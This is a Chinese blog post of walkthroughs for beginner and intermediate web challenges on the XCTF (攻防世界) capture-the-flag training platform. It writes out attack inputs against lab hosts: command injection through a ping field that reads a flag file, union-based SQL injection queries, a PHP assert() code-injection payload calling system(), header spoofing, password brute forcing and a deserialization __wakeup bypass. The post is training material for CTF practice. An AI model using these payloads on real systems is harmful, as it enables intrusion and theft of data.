

攻防世界writeup

原创

timer01 于 2019-06-04 21:00:07 发布 1102 收藏 9

分类专栏: [攻防世界writeup](#) 文章标签: [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44215027/article/details/90813206

版权



[攻防世界writeup](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

攻防世界writeup

[前言](#)

[web](#)

新手练习

[view_source](#)

[get_post](#)

[robots](#)

[backup](#)

[cookie](#)

[disabled_button](#)

[simple_js](#)

[xff_referer](#)

[weak_auth](#)

[webshell](#)

[command_execution](#)

[simple_php](#)

高手进阶

[ics-06](#)

[NewsCenter](#)

[mfw](#)

[NaNNaNNaN-N-Batman](#)

[PHP2](#)

[unserialize3](#)

[结语](#)

[前言](#)

自己在做bugku时，同时去做了攻防世界，其中分的也很详细。于是想将自己的writeup记录下来。

web

新手练习

view_source

右键不能使用，那么直接在url中输入view-source:，就能查看源码。

view-source:http://111.198.29.45:40003/

get_post

就是get传参和post传参。

get传参:

 111.198.29.45:38832/?a=1

post传参:

 Load URL	<input type="text" value="http://111.198.29.45:38832/?a=1"/>
 Split URL	
 Execution	
<input checked="" type="checkbox"/> Post Data <input type="checkbox"/> Referrer Moded By Mr.silent coder	
Post data	<input type="text" value="b=2"/> https://blog.csdn.net/weixin_44215027

robots

既然时robots协议，直接查看robots.txt:

① 111.198.29.45:35842/robots.txt

然后发现有个php文件:

```
User-agent: *  
Disallow:  
Disallow: flag_1s_h3re.php
```

直接进入:

① 111.198.29.45:35842/flag_1s_h3re.php

backup


就是备份文件，一般备份文件就是.bak的文件，直接输入:

111.198.29.45:40571/index.php.bak|

将备份文件下载下来，查看源码就可以的到flag。

cookie

进入后，F12打开开发者工具，找到储存，找到cookie，发现有一个cookie.php文件：



名称	域名	路径	过期时间	最后访问	值	HttpOnly	网站
look-here	111.198.29.45	/	会话	Tue, 04 Jun 2019 12:23:49 GMT	cookie.php	false	Unset

然后进入cookie.php，发现他让你查看response。

burp suite抓包，查看response。

```
HTTP/1.1 200 OK
Date: Tue, 04 Jun 2019 12:27:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
flag: cyberpeace{4d8129a1c88b00de42a5085ac8aa3c3f}
Vary: Accept-Encoding
Content-Length: 411
Connection: close
Content-Type: text/html

<html>
<head>
  <meta charset="UTF-8">
  <title>Cookie</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-TOP:200PX;
      width:20em;
    }
  </style>
</head>
<body>
<h3>See the http response</h3>
</body>
</html>
```

https://blog.csdn.net/weixin_44215027

就得到了flag。

disabled_button

按钮不能按，一般就是HTML中<button>标签设置了disabled=""。

F12将disabled=""删去，就可以按了，然后就可以得到flag。

simple_js

看题目就知道是考察js的。

进去后先随便输个密码，到网页后查看源码。得到一段js代码。

```
<script type= text/javascript >
function dechiffre(pass_enc){
  var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
  var tab = pass_enc.split(',');
  var tab2 = pass.split(',');var i, j, k, l=0, m, n, o, p = "";i = 0;j = tab.length;
  k = j + (1) + (n=0);
  n = tab2.length;
  for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
  if(i == 5)break;}
  for(i = (o=0); i < (k = j = n); i++){
  o = tab[i-1];
  if(i > 5 && i < k-1)
  p += String.fromCharCode((o = tab2[i]));
  }
  p += String.fromCharCode(tab2[17]);
  pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"))
h = window.prompt('Enter password');
alert( dechiffre(h) );
```

https://blog.csdn.net/weixin_44215027

观察发现，pass其实没什么用，是假密码。真正的密码在：javascript String["fromCharCode"];

用python处理：

```
>>> s = "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
>>> print(s)
55,56,54,79,115,69,114,116,107,49,50
>>>
```

每个数字都是ASCII码，转换一下就是：786OsErtk12

```
>>> l = [55, 56, 54, 79, 115, 69, 114, 116, 107, 49, 50]
>>> for i in l:
...     print(chr(i), end="")
...
786OsErtk12>>>
>>>
```

falg就是格式加上那个字符串。

xff_referer

进入就提示：ip地址必须为123.123.123.123

那肯定是改X-Forwarded-For:。用burp suite抓包。

又提示：必须来自https://www.google.com

那就是改referer:。

再抓包。注意，要同时添加xff和referer。

```
GET / HTTP/1.1
Host: 111.198.29.45:46419
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
X-Forwarded-For: 123.123.123.123
Referer: https://www.google.com
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

https://blog.csdn.net/weixin_44215027

weak_auth

进入后是个登陆界面，我输入admin 123后，提醒我密码错误，输入abc 123后提醒我用admin登陆。那么就不需要猜用户名了。

```
:><!--maybe you need a dictionary-->
```

登陆失败后，查看源代码，发现：

那肯定就是爆破了。用burp suite抓包，进行密码爆破。

最后密码是：123456

webshell

直接连接菜刀，发现目录下有一个flag.txt，打开就是flag。

command_execution

进去后发现是个ping命令的输入框。

首先要了解，command1 && command2 先执行command1后执行command2；command1 | command2 执行command2，不执行command1；command1 & command2 先执行command2，再执行command1。

于是构造：127.0.0.1 | ls ../../../../home 返回：

```
ping -c 3 127.0.0.1 | ls ../../../../home  
flag.txt
```

发现flag.txt。于是再构造：127.0.0.1 | cat ../../../../home/flag.txt 得到flag：

```
ping -c 3 127.0.0.1 | cat ../../../../home/flag.txt  
cyberpeace{5fa1d9a4e1cf7e57f0b21e0cf7d8f08d}
```

simple_php

简单的代码审计。

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

首先是a参数，a与零相等，但不能是零，可以构造：a=0a。
然后是b参数，b不为数字，且b大于1234，可以构造：b=12345b。
传参就可以得到flag。

111.198.29.45:47106/?a=0a&b=12345b

高手进阶

ics-06

我刚开始以为是注入题，最后没想到是个坑爹题。
直接对id进行爆破，最后当id=2333时，就可以得到flag。

。。。。。

NewsCenter

这道题就是sql注入的题。

输入1'报错，输入1'#不报错。

第一步：

输入：1' order by 4#报错，输入1' order by 3#不报错。

说明有三列，进行联合注入。

第二步：

输入1' union select 1,2,database()#

得到数据库：news

第三步：

输入：1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='news'#

得到两张表：news,secret_table

flag肯定再secret_table中。

第四步:

输入: 1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='secret_table'#

得到字段: id,fl4g

第五步:

输入: 1' union select 1,2,fl4g from secret_table#

得到flag。

mfw

进入about, 发现有git, 可能时git泄露。

用GitHack进行下载源码。进行代码审计。

```
//index.php
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// I heard '..' is dangerous!

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>

.....html code

<?php
    require_once $file;
?>
```

发现有一个assert函数。assert()函数在验证断言之前将其参数解释为PHP代码。

于是我们可以构造: ') or system('cat ./templates/flag.php');//

```
<?php $FLAG=~cyberpeace{c04e5e00ebe0529e803cf0233f791bf9}~; ?>
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>My PHP Website</title>
```

得到flag。

NaNNaNNaN-Batman

有一个附件。下载下来是一个压缩包。解压，得到web100文件。

打开后，发现是个脚本，但是是乱码：

```
<script>_='function $(){ e=document.getElementById
("c").value;length==16^be0f23233ac7be9aa$
{ t=["f1","s_a","i","e"];
n=["a","_h01","n"];
r=["g{","e","_0"];
i=["it'","_","n"];
s=[t,n,r,i];
for(o=0;o<13;++o){
document.write(s[o%4][0]);
s[o%4].splice(0,1)
}
}
}
document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
}</script>
```

观察到，_应该是个函数，并且在最后eval了。

改后缀为html。并且将eval改为alert，就能得到解码后的代码。

```
function $(){
var e=document.getElementById("c").value;
if(e.length==16)
if(e.match(/^be0f23/)!=null)
if(e.match(/233ac/)!=null)
if(e.match(/e98aa$/)!=null)
if(e.match(/c7be9/)!=null){
var t=["f1","s_a","i","e"];
var n=["a","_h01","n"];
var r=["g{","e","_0"];
var i=["it'","_","n"];
var s=[t,n,r,i];
for(var o=0;o<13;++o){
document.write(s[o%4][0]);
s[o%4].splice(0,1)
}
}
}
document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
}
```

再将alert改为eval，就得到了个输入框。

分析源码，用正则来构造输入：be0f233ac7be98aa。

输入就得到了flag。

PHP2

进去，没什么可以利用的。找robots.txt也没有。

只能用御剑扫，但是扫了半天，也没个结果。最后去百度了。。。。™的告诉我是phps。。。。

进入后查看源码是一个php代码片段。

观察代码，发现有urldecode()函数，肯定得url编码。这里需要url编码两次，一次是url递交时自动解析的，还有一次就是代码中解析的。

于是可以构造：111.198.29.45:34974/index.php?id=%2561%2564%256D%2569%256E

unserialize3

从题目就可以看出来，是个反序列化的题。

这道题主要考查了反序列化中的__wakeup函数的漏洞：

一个字符串或对象被序列化后，如果其属性被修改，则不会执行__wakeup()函数，可以用来绕过。

在本地搭建环境，来测试：

```
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
$res = new xctf();
echo serialize($res);
```

?>https://blog.csdn.net/weixin_44215027

然后得到序列化：

```
O:4:"xctf":1:{"s:4:"flag";s:3:"111"};
```

将1改为2，传入到code中就可以得到flag。

结语

持续更新中。。。。